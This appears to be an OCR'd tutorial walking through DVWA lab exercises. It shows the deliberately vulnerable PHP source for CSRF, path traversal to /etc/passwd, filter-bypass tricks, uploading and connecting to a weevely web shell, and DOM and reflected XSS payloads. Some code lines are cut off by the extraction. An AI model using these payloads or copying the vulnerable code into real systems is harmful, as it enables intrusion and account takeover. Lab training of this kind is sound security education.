
Low

DVWA CSRF vulnerability is implemented in a simple way – there is a page for changing a password. It only asks for a new password and for its confirmation. Low security level has no CSRF measures set and it can be forged easily.

CSRF Source

vulnerabilities/csrf/source/low.php

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) 

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```



Medium

Medium CSRF Source

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : fa

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

High

High CSRF Source

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Impossible

Impossible CSRF Source


```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_curr = $_GET[ 'password_current' ];
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_curr ) : ((trigger_error("
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
    $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
    $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();

    // Do both new passwords match and does the current password match the user?
    if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
        // It does!
        $pass_new = stripslashes( $pass_new );
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update database with new password
        $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
        $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
        $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
        $data->execute();

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match or current password incorrect.</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

File Inclusion


File inclusion vulnerability point is to make the web application to execute uploaded code. Let's say we've managed to upload a web shell to the target. By itself it does nothing, however, if we've managed to run it, we would get remote access to the host. There are two types of file inclusions:

Local fle inclusion (LFI) – in case the file was uploaded to the target and can be accessed from a local server.

Remote file inclusion (RFI) – in this type of file inclusion, file is included from a remote host.




Now click on one of them, and pay attention to how the URL looks like. It loads file1.php like this: ?page=file1.php.



And this is how the file inclusion itself looks like. Keep in mind that this is a legit file, however, if a harmful file was somehow uploaded (by exploiting another vulnerability), it can be run easily.

In the file inclusion DVWA vulnerability example there is a specific task – you have to access a specific PHP file. If you would try to access it manually, by visiting a page, you would get an error: Nice try ;-). Use the file include next time! But as there is another way to load a page, this problem can be solved easily – by constructing URL in this style: ?page=../../hackable/flags/fi.php.




Also we get etc/passwd file

Medium

With Medium security level a few security measures were added. However, they do not solve the file inclusion vulnerability, just adds some obscurity. You can try this yourself. Firstly, repeat steps of exploitation explained in the previous sections. It does not work, and this is because there is a blacklist with character sequences that are forbidden. You can find them by clicking on View Source section of the page:


http://
https://
../
..\

Too bad but it can be bypassed easily. What happens if instead of https:// we will use hTTps://? BINGO.



Bypassing Filters on Medium DVWA File Inclusion Vulnerability

By knowing what filters are used for LFI validation, we can see that it can be bypassed by adding extra dots and slashes:
Bypassing Filters for Medium DVWA Local File Inclusion Vulnerability



High

This can be exploited by exploiting high-level File Upload vulnerability, which is covered in the following subsection. For now, what you should pay attention to, after observing the source code of the high file inclusion page, is that only files starting with the name “file” are whitelisted.

if(!fnmatch("file*", $file) && $file != "include.php")

After exploiting the File Upload vulnerability, which is explained in the next section, we can include any file we’ve managed to put into the server.. All we need to do is to append the location to the included file that starts with “file”. Like this:
page=file1.php%0A/../../../hackable/uploads/dvwa_email.png

As a result, we can see that the picture was opened (although not in the human understandable graphical format).

File Upload

File upload vulnerability is one of the most dangerous ones. The reason for this is that uploaded files might be exploited in many ways: by making the server run a malicious script, or executing the script in the user's browser. This can all potentially lead to hazardous compromise of a server and even the user.


Low

Right now, with the Low severity set, DVWA accepts any file. And this can be used to our advantage. Let's try exploiting it. This will consist of a few steps:


- Generating an agent.
- Uploading the generated agent to DVWA.
- Accessing the uploaded file in order for it to execute.
- Connecting to the server with a web shell.

By default, Kali Linux comes with a reverse shell called weevely. The first step would be to generate an agent, and this can be done from the command line: weevely generate your-password legitfile.php.

Now upload it to the DVWA file upload page.



Try accessing the file. You should see a blank page. Now try to establish session with the DVWA: weevely http://YOUR-DVWA-IP/hackable/uploads/legitfile.php your-password.




If everything worked out, you should get access. In my case, a connection with a www-data user of DVWA instance, which is located on Raspberry Pi, was gained. From this point, external actors might do a lot of harm.

DOM XXS


Low level

?default=<script>alert("xxs")</script>




Mid level

</select><body onload=alert("xxs")>




High level

#<script>alert("xxs")</script>




Reflected XXS


Low level




<script>alert(document.domain)</script>



Mid Level




<img src=x onerror=alert(document.domain)>



High level

<body onload=alert("xxs")>



